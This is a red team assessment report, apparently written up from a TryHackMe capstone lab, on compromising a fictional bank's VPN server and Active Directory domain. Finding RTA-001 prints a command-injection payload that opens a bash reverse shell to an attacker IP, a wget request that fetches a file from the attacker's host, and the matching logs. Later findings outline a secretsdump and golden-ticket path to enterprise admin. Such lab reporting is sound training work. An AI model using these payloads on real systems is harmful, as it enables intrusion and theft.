RedTeam4You

Red Team Assessment Report For Trimento Reserve Bank

Contents

Section 1. Key Individuals

Name	Position	Email
Trimento Reserve Bank		
Am03bam4n		
RedTeam4You		
SaintsConnor	Lead Red Team Operator	ssgconnor@proton.me

Section 2. Confidentiality Statement & Disclaimer

This report is the exclusive document for RedTeam4You and authorised by use to Trimento Reserve Bank. This document can/does contain sensitive information, which may be proprietary or confidential. Any distribution, disclosure, duplication in any shape or form requires both parties (Trimento Reserve Bank, RedTeam4You) to give full consent and permission to do so.

Trimento Reserve Bank reserves the right to disclose this document to key stakeholders within their government under strict non-disclosure agreements which can be audited at RedTeam4You's discretion.

Disclaimer

This document, provides a brief description of issues located within the Trimento Reserve Bank Networking Infrastructure as of 1st June 2023. The findings and recommendations are based on information gathered within the assessment taking place between the 28th May to the 1st of June, of 2023.

This document does not include all avenues any potential adversary may take, due to its time-gated operation, RedTeam4You (henceforth known as RT4U) used the path of minimal or least resistance. RT4U would recommend that Trimento Reserve Bank conducts these tests annually to ensure compliance with international guidelines and to ensure that the infrastructure is properly secured.

Section 3. Assessment Overview

Trimento Reserve Bank, on the date of the 25th May 2023 approached RT4U with the request to complete a full red team assessment of it's entire infrastructure environment. The end goal was to assess if a compromise of it's corporate division could lead to a full compromise and access to their internal banking system (Swift) to complete an unauthorized transfer of money between two different accounts. This assessment took place between the 28th of May to the 1st of June of 2023. All testing is based on the OWASP top 10 and most common attack paths for Active Directory. Below you will find a list of phases within a penetration test which may be referenced later in this document.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Name	Subnet/IPs	Assessed on
Internal Network	10.200.119.x/24	Red Team Assessment
External IPs	10.200.119.11,10.200.119.12,10.200.119.13	Red Team Assessment

Client Exclusions

As per the client's (Trimento Reserve Bank) request, RT4U did not engage in any DoS or DDoS inducing activities.

As per RT4U's request, its assessment team did not engage in any Phishing or Social Engineering attack paths.

Client Allowances

The client made no allowances to RT4U.

Executive Summary

The Red Team assessment took place between the dates 28th May, 2023 to 1st June, 2023. The following sections explain what steps were taken to not only achieve a full enterprise compromise but also any steps taken to complete the goal of unauthorised transfer on their internal banking system.

Client Strengths

Below is a list of strengths that the RT4U team found:

- Service Accounts were not running as Local/Domain Administrators
- Mimikatz Detected on Some Machines
- Local Admin Account Password were different on some devices.
- Rule of Least Privilege located on some devices

Client Weaknesses

Below is a list of weaknesses that the RT4U team found:

- Remote Code execution on the VPN Server (10.200.119.12)
- Password Policy was ineffective
- S-I-D History Attacks were do-able
- Password Reuse on Some Devices

Vulnerability Overview and Report Card

0	3	1	0	1
Critical	High	Medium	Low	Informational


Finding RTA-001: Remote Code Execution

Poor configuration meant after the compromise of one user within the corpdc.thereserve.loc domain resulted in access to the user panel of the VPN Server located at (10.200.119.12).


This was vulnerable to command injection via Burp Suite Community Edition. The vulnerability lied within the variable 'filename' which was being requested by '/requestvpn.php'. If an adversary swapped what was following the variable name and before the HTTP header with:

“Test && bash -i >& /dev/tcp/[AttackIP]/[AttackPort] 0>&1”

And url encoded it, this would result in a reverse being popped and remote code execution to easily begin.



```
GET /requestvpn.php?filename=
test+%26%26+bash+-i+>%26+/dev/tcp/10.50.114.151/433+0>%26
1 HTTP/1.1
Host: 10.200.117.12
```



```
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources]
 └──╼ $ls
xternal_targets.txt  Web_Nikto  web_readme.md
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources]
 └──╼ $ls
xternal_targets.txt  VPN_Server  Web_Nikto  web_readme.md
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources]
 └──╼ $cd VPN_Server/
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server]
 └──╼ $nano config.ovpn
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server]
 └──╼ $cd ..
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources]
 └──╼ $cd VPN_Server/
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server]
 └──╼ $mkdir RCE
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server]
 └──╼ $cd RCE
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server/RCE]
 └──╼ $echo "test" > test.txt
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server/RCE]
 └──╼ $cat test.txt
est
─[connor@parrot]─[~/Documents/THM/Red_Team_Capstone/External_Resources/VPN_Server/RCE]
 └──╼ $sudo python3 -m http.server 80
sudo] password for connor:
erving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
0.200.117.12 - - [29/May/2023 12:36:38] "GET /test.txt HTTP/1.1" 200 -
```

```
GET /requestvpn.php?filename=
test+%26%26+wget+http%3a//10.50.114.151/test.txt
HTTP/1.1
Host: 10.200.117.12
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.117.12/vpncontrol.php
DNT: 1
Connection: close
Cookie: PHPSESSID=cg6fj0lpkvd6fu5a35dp22nol4
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Mon, 29 May 2023 11:36:36 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="test &&
wget http://10.50.114.151/test.txt.ovpn"
location: vpncontrol.php
Content-Length: 2
Connection: close
Content-Type: text
```

Finding RTA-002: Weak User Credentials

RT4U detected multiple users with poor credential security. These credentials can be located within /vulnerabilities.xlsx under the credentials section of the spreadsheet.

Finding RTA-003: Weak Service Credentials

RT4U detected multiple service accounts with poor credential security. These credentials can be located within /vulnerabilities.xlsx under the credentials section of the spreadsheet.

Finding RTA-004: Easily Accessed Hashes

RT4U detected multiple users with easily accessed hashes. This allowed RT4U to not only privilege escalate to domain admin of corp.thereserve.loc but also escalate via golden tickets along with RTA-005 to obtain full enterprise compromise. These credentials can be located within /vulnerabilities.xlsx under the hashes section of the spreadsheet.

Finding RTA-005: S-I-D History

Using mimikatz, RT4U was able to access the S-I-D for the following users/Groups:

- Enterprise Admins
- Domain Admins
- Password hash for kgbrt

Finding RTA-006: Path to Enterprise Admin

Step Number	Step	Remediation
1	Brute Force Various Accounts	Enforce Stronger Password Policy
2	Remote Code Execution on VPN	Steralise all input from users or remove custom filename functionality & valudation
3	Proxychains to access internal network	Firewall Upgrades (Limit it to ports absolutely nessarcery)
4	SecretsDump under Laura.Wood Account – Reveals svcScanning hash (Easily Cracked)	Change svcScanning Password & Stronger policy
5	SecretsDump under svcScanning, reveals svcBackups password	Upgrade svcBackups password (Security)
6	Secrets dump under svcBackup gives domain admin hash	
7	Golden Ticket Attack	
ENTERPRISE ADMIN COMPROMISED. FULL ACCESS		